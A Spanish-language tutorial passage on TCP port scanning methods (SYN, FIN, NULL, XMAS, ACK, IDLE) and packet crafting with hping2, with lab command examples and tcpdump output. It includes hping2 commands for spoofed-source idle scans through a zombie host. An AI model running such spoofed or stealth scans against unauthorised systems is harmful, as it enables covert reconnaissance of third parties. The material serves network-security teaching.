


Figura 3. Half Open Scan

SYN Scanning
Ésta técnica es exactamente igual al Full TCP conection, excepto que en el último paso el envío del ACK por parte de la máquina cliente no se lleva a cabo y en su lugar, el cliente termina la conexión mediante el envío de un RST. En realidad, es el sistema operativo quien se toma la tarea de enviar el RST. En la figura tres se esquematiza este tipo de escaneo.

Si en respuesta a nuestro SYN el servidor envía un SYN/ACK, nos está informando que el puerto está abierto. Si lo que envía es un RST/ACK, significa que el puerto está cerrado.

Ésta técnica es muy fácil de identificar por un IDS, ya sea el Snort, TCPWrappers o IPLog. El hecho de que éste método haya sido utilizado para generar DoS (denial of service – Denegación de servicios -que veremos más adelante en este documento) SYN Flood es un inconveniente ya que provocó que muchos cortafuegos tengan reglas específicas para prevenir este tipo de escaneos. Mediante ésta técnica podemos realizar rápidos escaneos que puedan pasar inadvertidos a los IDS débiles, pero la desventaja es que debe ser ejecutado con privilegios de administrador.

Stealth Scanning
Ésta técnica se denominó así debido a que permitía evitar los sistemas de detección y logeo de los IDS. Hoy día, este tipo de escaneo tiene que ver con algunas de las técnicas siguientes: uso de determinados flags, técnicas de sobrepasar filtros, cortafuegos, routers, casual network traffic, etc.

SYN/ACK Scanning
Ésta técnica tiene la característica de eliminar la primera parte del Three-way TCP/IP Handshake. Se envía el SYN/ACK y en función de la respuesta podremos saber el estado en que se encuentra el puerto. El servidor termina la conexión pensando que se ha producido algún tipo de fallo en las transacciones con este puerto, en el que no se ha producido un SYN previo.

En el caso de que el puerto se encontrase abierto, no recibiríamos ninguna respuesta por parte del servidor. Hay que saber leer con detenimiento este resultado, porque los falsos positivos en este tipo de escaneo son muy probables. La ausencia de respuesta puede deberse a algún tipo de filtrado, por ejemplo, de un cortafuegos de tipo stateless.

FIN Scanning
Desafortunadamente esta técnica se aprovecha de una mala implementación del código de los BSD, que han usado muchos sistemas operativos para construir su pila TCP/IP. En teoría, cuando se envía un paquete con el flag FIN activo, un puerto cerrado responderá con un RST, mientras que los puertos abiertos se quedarán "*callados*" (RFC 793, pp64). Véase la figura 4.




Figura 4. FIN Scanning

En éste caso hay que mencionar que los sistemas de Microsoft han decidido ignorar completamente los estándares e implementar lo que a ellos les ha parecido mejor. De modo que ésta técnica, junto con XMAS scanning y Null scanning no son válidas para sistemas ejecutando Win95/NT.

Por otra parte podemos aprovechar esta característica para identificar si el sistema se trata de un Windows. Si mediante ésta técnica encontramos puertos abiertos, sabremos que no se trata de un sistema Windows, pero si no encontramos ningún puerto abierto y por medio de un SYN scanning sí encontramos puertos abiertos, entonces sabremos que se trata de un sistema Windows. Existen otros sistemas que responden con un RST cuando el puerto está abierto, en vez de desechar el paquete (que es lo que el estándar dispone que debe hacerse). Algunos de estos sistemas son Cisco, Solaris, BSDI, MVS e IRIX

Ésta técnica también nos devuelve falsos positivos por lo que debemos interpretar los resultados. Cualquier sistema de filtrado puede estar bloqueando los RST de los puertos cerrados. Como resultado obtendríamos un escaneo erróneo y deberemos aplicar otras técnicas o bien, comparar los resultados obtenidos mediante esta técnica con los que obtenemos con otras diferentes como los escaneos SYN o SYN/ACK.

ACK Scanning
Éste método, utilizando el programa Nmap con la opción **-sA**, se usa generalmente para poder averiguar las reglas de filtrado de los cortafuegos. Concretamente nos permite indagar si el cortafuegos es stateful o sencillamente un sistema de filtrado simple que bloquea los paquetes SYN entrantes.

En ésta técnica enviamos un paquete ACK con un ID de secuencia aleatoria al puerto especificado. Cuando recibimos paquetes con flags RST activados los puertos son clasificados como "*no filtrados*", mientras que si no recibimos ninguna respuesta o se nos envía un **ICMP Unreachable**, se clasificarán los puertos como "*filtrados*". Una característica del Nmap y de este tipo de filtrado reside en que los puertos que deberían aparecer como "no filtrados" no aparecen. Sólo obtendremos aquellos puertos que que hemos detectado como "filtrados".

Otra técnica empleando el envío de ACK fue descrita utilizando un bug[30] (error en software o hardware) que existía en la capa IP de los sistemas operativos. Mediante el envío de ACK, teníamos dos técnicas para detectar el estado de los puertos atacados. El primer método implica evaluar el campo **TTL** (Time To Live) del paquete, mientras que en el segundo debemos analizar el campo WINDOW de éste. En ambos es imperativo analizar los paquetes que recibamos con el flag RST activado.

En el primer caso, un análisis de la cabecera IP de los paquetes, para determinados sistemas operativos, nos descubre que el valor de TTL de los paquetes que nos retorna un puerto abierto es menor que el del TTL que se obtiene como respuesta de puertos cerrados.

Esto se explica mejor con el ejemplo seiguiente:

```
Packet 1: host XXX.XXX.XXX.XXX port 20:F:RST -> ttl: 70 win:0 => closed
Packet 2: host XXX.XXX.XXX.XXX port 21:F:RST -> ttl: 70 win:0 => closed
Packet 3: host XXX.XXX.XXX.XXX port 22:F:RST -> ttl: 40 win:0 => open
Packet 4: host XXX.XXX.XXX.XXX port 23:F:RST -> ttl: 70 win:0 => closed
```

Vemos en el paquete de respuesta del puerto 22, el valor TTL es menor que en los puertos que se hallan cerrados.

30En software, un bug es un error en la codificación o en la lógica, que provoca el funcionamiento deficiente del programa o resultados incorrectos.

En el segundo método deberemos analizar el campo WINDOW de los paquetes devueltos. Cualquier valor diferente de 0 será señal de un puerto abierto. Ésto es válido para determinadas versiones antiguas de BSD (FreeBSD, OpenBSD) y UNIX (AIX, DGUX), pero en versiones recientes ha sido parcheado y no puede ser utilizado como método de escaneo.

Un ejemplo real sería como sigue:

```
Packet 1: host XXX.XXX.XXX.XXX port 20:F:RST -> ttl: 64 win:0     => closed
Packet 2: host XXX.XXX.XXX.XXX port 21:F:RST -> ttl: 64 win:0     => closed
Packet 3: host XXX.XXX.XXX.XXX port 22:F:RST -> ttl: 64 win:512 => open
Packet 4: host XXX.XXX.XXX.XXX port 23:F:RST -> ttl: 64 win:0     => closed
```

Éste es dependiente del sistema operativo de la versión de éste, ya que en versiones recientes este bug ha sido parchado y no puede emplearse como método de detección de puertos abiertos o cerrados.

NULL Scanning
En éste método dejamos inactivos todos los flags del paquete (ACK, FIN, RST, URG, SYN, PSH). Cuando un paquete de ésta clase llega a un servidor, si el puerto se encuentra cerrado se generará un RST por parte del servidor. Sin embargo, si el puerto se encuentra abierto, éste desechará el paquete y no responderá de ninguna manera. Esta forma de escaneo queda esquematizado en la figura 5.

Los estándares RFC no marcan ninguna clase de respuesta especifica con respecto de este tipo de paquetes por lo que el escaneo es dependiente del sistema operativo que está siendo escudriñado, como siempre confrontando Window Vs. UNIX.




Figura 5. NULL Scanning

XMAS Scanning
Ésta técnica es todo lo contrario a la anterior y no tiene nada que ver con la navidad. En éste método activamos todos los flags presentes en la cabecera TCP (ACK, FIN, RST, URG, SYN, PSH). Al igual que en los casos anteriores, ésta técnica es dependiente de que la pila TCP/IP del equipo remoto esté basada en el código BSD, por lo que se limita a sistemas UNIX.

En éste proceso, cuando el servidor recibe un paquete con estas características, si el puerto se encuentra abierto, el kernel desechará el paquete, mientras que responderá con un RST si el puerto se encuentra cerrado. Todo lo demás es igual al NULL scanning con respecto de la respuesta del servidor.

IDLE Scanning
Éste procedimiento fue publicado en Bugtraq hace ya algunos años. Es la técnica más interesante y de gran utilidad. Hay que tener dos cosas en mente: siempre se debe efectuar de manera adecuada y tenemos que conocer la forma de interpretar los resultados que se obtienen. El método nos permite escanear una máquina remota utilizando paquetes "spoofeados" (es decir, con una dirección IP diferente de la nuestra) y una máquina zombie, que una computadora que se emplea como intermediaria para realizar ataques a una computadora víctima sin que ella tenga conciencia del procedimiento.

La idea es que nuestra computadora no pueda ser detectada desde la máquina atacada. En el IDLE scanning se usa una zombie para cuestiones de escaneo en nuestra red local propia. Para llevar a cabo este escaneo se aprovechara uno de los puntos débiles que se han descubierto al TCP/IP: números de secuencia IPID predecibles.

Los apsectos de TCP/IP básicos a tener en cuenta para llevar a cabo éste escaneo son los siguientes:

1. Una máquina responde con un **SYN/ACK** a un SYN si el puerto se encuentra abierto.
2. Una máquina responde con un **RST** a un SYN si el puerto se encuentra cerrado.
3. Una máquina responde con un RST a un **SYN/ACK**.
4. Una máquina no responde con nada a un RST.
5. Podemos conocer el número de paquetes que la máquina remota está enviando mediante el campo IDIP de la cabecera IP.

Para explicar éste procedimiento, chequemos la figura 6.




Figura 6. IDLE Scanning - Paso 1

En el paso uno debemos encontrar una máquina que no tenga mucho tráfico y en la que podamos controlar las variaciones de la secuencia **IPID**. Para ello podemos utilizar la herramienta **Hping2** y comprobar la variación de este valor.

```
hping2  -i u1000 -p 80 -r -S -A zombie
```

```
HPING zombie (eth0 zombie): S set, 40 headers + 0 data bytes
60 bytes from zombie: flags=RA seq=0 ttl=64 id=41660 win=0 time=1.2ms
60 bytes from zombie: flags=RA seq=1 ttl=64 id=+1 win=0 time=75ms
60 bytes from zombie: flags=RA seq=2 ttl=64 id=+1 win=0 time=91ms
60 bytes from zombie: flags=RA seq=3 ttl=64 id=+1 win=0 time=90ms
60 bytes from zombie: flags=RA seq=4 ttl=64 id=+1 win=0 time=91ms
60 bytes from zombie: flags=RA seq=5 ttl=64 id=+1 win=0 time=87ms
```

Con la opción **-r** obtenemos el valor relativo del campo **id**, es decir, la diferencia entre el id anterior y el nuevo id. Mediante esta variación podemos conocer si la máquina está enviando mucho o poco tráfico. Éste será el valor que nosotros utilizaremos para realizar el escaneo.

En el siguiente paso, una vez conocido el id de la respuesta al SYN que hemos enviado, será enviar un SYN a la máquina destino, pero con la IP spoofeada a la máquina zombie. Tecleamos:

```
hping2 -i -u1000 -p 22 -S -a zombie www.xxx.yyy.zzz
```




Figura 6. IDLE Scanning - Paso 2

Enviamos a la máquina destino paquetes SYN diciendo que somos la máquina zombie. Si el puerto estuviese abierto en la máquina destino, ésta respondería al zombie con un **SYN/ACK**. El zombie, al recibir un **SYN/ACK** que no se corresponde con un SYN previo, envía un **RST**. De ésta forma, al enviar paquetes el zombie, el número de secuencia aumenta. Si el puerto estuviese cerrado, la máquina destino enviaría un RST al zombie. Al tratarse de un RST, la máquina no responde de ninguna forma y desecha el paquete.

En el paso 3, y último, se comprueba si el id de la máquina zombie se ha modificado o no. Como cualquier máquina genera suficiente tráfico como para que éste valor varíe frecuentemente, en vez de tener en cuenta si el valor id ha variado en una o dos unidades, como se representa en la figura 6 paso 1 y 2, lo que haremos es lanzar dos procesos: uno que envía SYN/ACK a la máquina zombie (para controlar la variación del campo id) y otro que enviará los SYN spoofeados a la máquina destino. De esta forma podremos comprobar en tiempo real si al lanzar el segundo proceso (paquetes spoofeados, el valor del id devuelto por la máquina zombie varía o permanece dentro de unos límites).




Figura 6. IDLE Scanning - Paso 3

Una buena opción para asegurarnos de que esta variación es consecuencia de nuestro envío de paquetes, es enviar una gran cantidad de paquetes, de esta manera, si vemos el valor del id presentará saltos en la misma proporción que el número de paquetes enviado por segundo.

Para hacer pruebas es sugerible que se lancen los siguientes procesos en dos terminales diferentes. Debemos adecuar los puertos según la intención del escaneo:

Terminal 1
```
hping2 -i  -u10 -p 80 -r -S -A zombie
```

Terminal 2
```
hping2 -i  -u10 -p 22 -S -A zombie www.xxx.yyy.zzz
```

Con el parámetro **-i** controlamos el tiempo de espera entre el envío de cada paquete. En este caso, enviamos un paquete cada 10 microsegundos. Como el tráfico generado va a ser muy abundante, si el puerto 22 de la máquina www.xxx.yyy.zzz se encuentra abierto, enviará el mismo número de paquetes SYN/ACK a la máquina zombie, que responderá con el mismo número de paquetes RST, produciéndose un incremento en el valor del campo id que será fácilmente apreciable.

Manipulación de Paquetes con Hping2

El tradicional comando **ping** ha servido a nuestra comunidad eficientemente, pero con el incremento de la seguridad, aunado al bloqueo de la mayoría del tráfico ICMP en ambos extremos de la red, este viejo y cansado comando ha dejado de ser necesario, dado que ya no puede cumplir con la más minima tarea administrativa de redes. *Hemos de jubilarlo y traer a un nuevo chico al pueblo*, diría alguien. Es aquí donde entra en juego la útil herramienta hping2 que llegó para llevar las capacidades del ping a niveles nunca antes sospechados.

Al programa **hping2** podemos considerarlo como una herramienta analizadora y ensambladora de paquetes TCP/IP con uso orientado a una consola de comandos. Hping2 no solo es capaz de enviar peticiones ICMP echo, si no que también soporta los protocolos TCP, UDP, ICMP y RAW-IP. Posee un modo traceroute mode, así como la capacidad de enviar archivos entre un canal cubierto y muchas otras características.

Todos los campos de las cabeceras pueden ser modificados y controlados haciendo uso de la consola de comandos. Es necesario leer y comprender cabalmente los capítulos en que detallamos los protocolos IP, TCP y UDP para poder emplear adecuadamente esta utilería. Además de usarse como herramienta de seguridad, tiene otras funciones entre las que se pueden mencionar las siguientes:

- Pruebas de cortafuegos
- Escaneo avanzado de puertos
- Exámen de red usando diferentes protocolos. Fragmentaciones.
- Traceroute avanzado bajo protocolos específicos
- Auditoría de pilas TCP/IP

Aunque en otros apartados empleamos el hping2, es aquí donde le vamos a sacar más provecho aprendiendo a manipular y fabricar paquetes para testear sistemas remotos. Y con sistemas remotos me refiero a los equipos en nuestro laboratorio casero de red. Comenzaremos enviando diferentes tipos de paquetes TCP con diferentes juegos de flags.

Hping2 es relativamente fácil de instalar en cualquier sistema Unix o basado en Unix. Hay que descargarlo para WinXX o Linux desde su página web oficial: `http://www.hping.org/`.

Una vez descargado, hay que invocar los comandos configure, make y make install para compilar e instalar el programa respectivamente. Ya estando instalado en el sistema, nos daremos cuenta que hping2 tiene en su haber una infinidad de opciones que pueden verse tecleando

`~$man hping2` o

`~$hping2 –help`

Obviamente, revisar todas las opciones del Hping2 estaría muy fuera del alcance de este documento por lo que recomiendo revisar los tutoriales que se encuentran en la página oficial de esta excelente utilería. Además, puede revisarse y bajar en el mismo lugar el **Hping3** que es una versión mejorada.

Utilizando Hping2 para fabricar paquetes TCP
La fabricación de paquetes TCP es la conducta por defecto de esta utilería. Al especificar los flags TCP, un puerto destino y una dirección IP objetivo se pueden fácilmente construir los paquetes TCP. A continuación veremos los flags representados en las opciones del hping2 y sus acciones:

Opción	Nombre	Acción
-F	fin	Establece el flag FIN
-S	syn	Establece el flag SYN
-R	rst	Establece el flag RST
-P	push	Establece el flag PUSH
-A	ack	Establece el flag ACK
-U	urg	Establece el flag URG
-X	xmas	Establece el flag X unused (0x40)
-Y	ymas	Establece el flag Y unused (0x80)

Antes de comenzar a lanzar paquetes por todo nuestro laboratorio de red, debemos notar que cuando no se especifica un puerto destino en la máquina remota se lanzará por defecto el 0. En caso de no especificar un puerto origen el programa usará de manera aleatoria un puerto de los efímeros e irá incrementando el número desde ahí. Al mismo tiempo, se recomienda abrir el programa **tcpdump** para ver los resultados. Así mismo es recomendable revisar los conceptos básicos de esta utilería.

Paquete -S (SYN)

El primer paquete que vamos a enviar es el –S SYN. La máquina atacante es la 192.168.0.105 y la máquina objetivo es la 192.168.0.100.

Entrada Hping2:

```
~$ hping2 -S 192.168.0.100
HPING 192.168.0.100 (eth0 192.168.0.100): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 id=18414 sport=0 flags=RA seq=0 win=0 rtt=149.9 ms
len=46 ip=192.168.0.100 ttl=128 id=18416 sport=0 flags=RA seq=1 win=0 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=18417 sport=0 flags=RA seq=2 win=0 rtt=0.4 ms
len=46 ip=192.168.0.100 ttl=128 id=18418 sport=0 flags=RA seq=3 win=0 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=18420 sport=0 flags=RA seq=4 win=0 rtt=1.6 ms
--- 192.168.0.100 hping statistic ---
5 packets tramitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.4/30.6/149.9 ms
```

Resultados con el tcpdump:

```
~$ tcpdump tcp -X -s 1514
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 1514 bytes
14:19:22.506194 IP 192.168.0.105.2690 > 192.168.0.100.0: S 729051484:729051484(0) win 512
0x0000: 4500 0028 f5e2 0000 4006 02d0 c0a8 0069 E..( ....@......i
0x0010: c0a8 0064 0a82 0000 2b74 715c 00ee aed9 ...d....+tq\....
0x0020: 5002 0200 d4aa 0000                      P.......
14:19:23.649879 IP 192.168.0.105.2691 > 192.168.0.100.0: S 1045497134:1045497134(0) win 512
0x0000: 4500 0028 09bb 0000 4006 eef7 c0a8 0069 E..( ....@......i
0x0010: c0a8 0064 0a83 0000 3e51 052e 34a4 7513 ...d....>Q..4.u.
0x0020: 5002 0200 340b 0000                      P...4...
14:19:24.649886 IP 192.168.0.105.2692 > 192.168.0.100.0: S 734408221:734408221(0) win 512
0x0000: 4500 0028 79cb 0000 4006 7ee7 c0a8 0069 E..(y...@.~....i
0x0010: c0a8 0064 0a84 0000 2bc6 2e1d 1432 0224 ...d....+....2.$
0x0020: 5002 0200 b107 0000                      P.......
```

Como vemos en el ejemplo, hping2 eligió un puerto arbitrario que de inicio fue el 2690, en rojo, e hizo incrementos de 1 por cada iteración. En naranja vemos que el puerto objetivo es 0 ya que no especificamos uno. La S, en azul nos indica que el paquete lleva el flag SYN. Adicionalmente, aunque no se pusieron en el texto de ejemplo, se recibieron 5 paquetes con el flag ACK desde 192.168.0.100.

Enviar un paquete SYN es el primer paso en el three-way TCP/IP handshake. El paso siguiente es la recepción del paquete SYN/ACK de la computadora destino y, finalmente enviar un paquete ACK para completar el proceso.

El escaneo SYN (Sigiloso) es uno de los más comunes usados por los escaneadores de puertos. Cuando el escaneo se usaba en sus inicios era considerado *sigiloso,* porque las conexiones no se registraban en los logs en caso de no completarse el three-way TCP/IP handshake. Esto ya no es así dado que los IDS lanzarán alertas cuando detectan un Syn Scan.

Paquete -R (RST)
El siguiente paquete que enviaremos es el –R Reset (RST). Como su nombre lo indica, este paquete es utilizado para resetear la conexión. La sintaxis es muy similar a la utilizada en el anterior ejemplo. El único cambio es colocar **-R** en vez de -S.

El paquete RST se usa a menudo para ejecutar lo que se conoce como mapeo inverso. Esto significa que los paquetes RST son enviados y la respuesta que se reciba indicará si existe un host o no. Si enviamos un escaneo RST obtendremos una de dos opciones: no tendremos ninguna respuesta, lo que es indicativo de que el host puede estar vivo; o recibiremos un mensaje *ICMP host unreachable* que nos advierte que el host no existe. Algunos IDS no registran los paquetes o escaneos RST debido a la multitud de ellos. Es por esta razón que los escaneos inversos son tan populares.

Entrada Hping2:

```
~$ hping2 -R 192.168.0.100
HPING 192.168.0.100 (eth0 192.168.0.100): R set, 40 headers + 0 data bytes
--- 192.168.0.100 hping statistic ---
6 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Resultados con el tcpdump:

```
~$ tcpdump tcp -X -s 1514
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 1514 bytes
13:52:02.992694 IP 192.168.0.105.2894 > 192.168.0.100.0: R 843167096:843167096(0) win 512
0x0000: 4500 0028 8689 0000 4006 7229 c0a8 0069 E..(....@.r)...i
 0x0010: c0a8 0064 0b4e 0000 3241 b578 14bc b5a8 ...d.N..2A.x....
 0x0020: 5004 0200 6e56 0000                     P...nV..
13:52:05.010133 IP 192.168.0.105.2895 > 192.168.0.100.0: R 1069416179:1069416179(0) win 512
0x0000: 4500 0028 f915 0000 4006 ff9c c0a8 0069 E..( ....@.....i
0x0010: c0a8 0064 0b51 0000 3dea 4f66 641a 6926 ...d.Q..=.Ofd.i&
0x0020: 5004 0200 c5e0 0000                     P.....

6 packets captured
6 packets received by filter
0 packets dropped by kernel
```

Paquete -F (FIN)
El paquete FIN se usa para dos cosas, para cerrar una conexión establecida y para conducir un escaneo FIN. Cuando un puerto cerrado recibe un paquete con el flag FIN activado, deberá responder con un RST. Sin embargo, un puerto abierto no debería hacer nada, es decir, ignoraría el paquete. La sintaxis sería como sigue:

```
~$ hping2 -F 192.168.0.100 -p 135
```

Mucha de la documentación explica que este tipo escaneo no funciona debido al parcheo entre otras cosas. Sin embargo se ha probado en una máquina con Win XP Profesional SP2 con todos los parches de seguridad y con el cortafuegos desactivado. La opción **-p** indica a hping2 que se pondrá un número de puerto.

Paquetes ICMP
Muchos de los programas ping emplean las peticiones ICMP echo y esperan a que el echo responda para retornar a probar la conectividad. Hping2 permite hacer las mismas pruebas utilizando cualquier paquete IP, incluyendo ICMP, UDP y TCP. Esto puede ser de ayuda, ya que hoy en día la mayoría de los routers bloquean el ICMP. Hping2 por defecto usará TCP, sin embargo, si deseamos enviar un escaneo ICMP, podremos hacerlo. Básicamente, la sintaxis es como sigue:

```
~$ hping2 -1 192.168.0.100
```

```
HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
--- 192.168.0.100 hping statistic ---
5 packets tramitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.5/3.7/14.9 ms
```

En la sintaxis, el **-1** significa la modalidad 1 y le indica a hping2 que envíe paquetes ICMP.

Paquetes UDP
Igual que con el ejemplo anterior, si deseamos enviar un paquete UDP, puede hacerse incluyendo el operador **-2** que le indica a la utilería que trabaje enviando paquetes UDP. Los escaneos UDP con hping2 prueban ser útiles cuando se sondean servicios como NETBIOS, NFS, DNS y NIS.

```
~$ hping2 -2 192.168.0.100
```

```
HPING 192.168.0.100 (eth0 192.168.0.100): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.0.100 name=UNKNOWN
ICMP Port Unreachable from ip=192.168.0.100 name=UNKNOWN
ICMP Port Unreachable from ip=192.168.0.100 name=UNKNOWN
ICMP Port Unreachable from ip=192.168.0.100 name=UNKNOWN
ICMP Port Unreachable from ip=192.168.0.100 name=UNKNOWN
--- 192.168.0.100 hping statistic ---
5 packets tramitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Escaneo -S SYN y Puertos Especificados
Ahora veremos el poder y la versatilidad del hping2. Vamos a dirigir un paquete SYN a un puerto especificado, en este caso el 135. Esto requiere más switches. Vamos a enviar un paquete SYN (-S) a la IP 192.168.0.100. Para especificar el puerto de origen en nuestra máquina por el que deseamos que salga nuestro paquete, debemos especificarlo con la opción **-s** y el número de puerto.

Entrada Hping2:

```
~$ hping2 -S 192.168.0.100 -p 135
```

```
HPING 192.168.0.100 (eth0 192.168.0.100): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 DF id=28733 sport=135 flags=SA seq=0 win=16616 rtt=122.8 ms
len=46 ip=192.168.0.100 ttl=128 DF id=28734 sport=135 flags=SA seq=1 win=16616 rtt=11.7 ms
len=46 ip=192.168.0.100 ttl=128 DF id=28737 sport=135 flags=SA seq=2 win=16616 rtt=1.4 ms
len=46 ip=192.168.0.100 ttl=128 DF id=28738 sport=135 flags=SA seq=3 win=16616 rtt=1.5 ms
--- 192.168.0.100 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.4/34.3/122.8 ms
```

Resultados con el tcpdump:

```
~$ tcpdump tcp -X -s 1514
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 1514 bytes
16:09:12.059187 IP 192.168.0.105.1839 > 192.168.0.100.135: S 15960697:15960697(0) win 512
0x0000: 4500 0028 596b 0000 4006 9f47 c0a8 0069 E..( Yk..@..G...i
0x0010: c0a8 0064 072f 0087 00f3 8a79 3a64 1ef1 ...d./.....y:d..
0x0020: 5002 0200 3f4d 0000                      P..?M..
16:09:12.061047 IP 192.168.0.100.135 > 192.168.0.105.1839: S 1298117721:1298117721(0) ack 15960698 win
16616 <mss 1460>
0x0000: 4500 002c 703d 4000 8006 0871 c0a8 0064 E..,p=@....q...d
0x0010: c0a8 0069 0087 072f 4d5f b459 00f3 8a7a ...i.../M_.Y...z
0x0020: 6012 40e8 4034 0000 0204 05b4 0000      `.@.@4........
16:09:12.069235 IP 192.168.0.105.1839 > 192.168.0.100.135: R 15960698:15960698(0) win 0
0x0000: 4500 0028 0000 4000 4006 b8b2 c0a8 0069 E..(..@.@......i
0x0010: c0a8 0064 072f 0087 00f3 8a7a 0000 0000 ...d./.....z....
0x0020: 5004 0000 9a9f 0000                      P.......
```

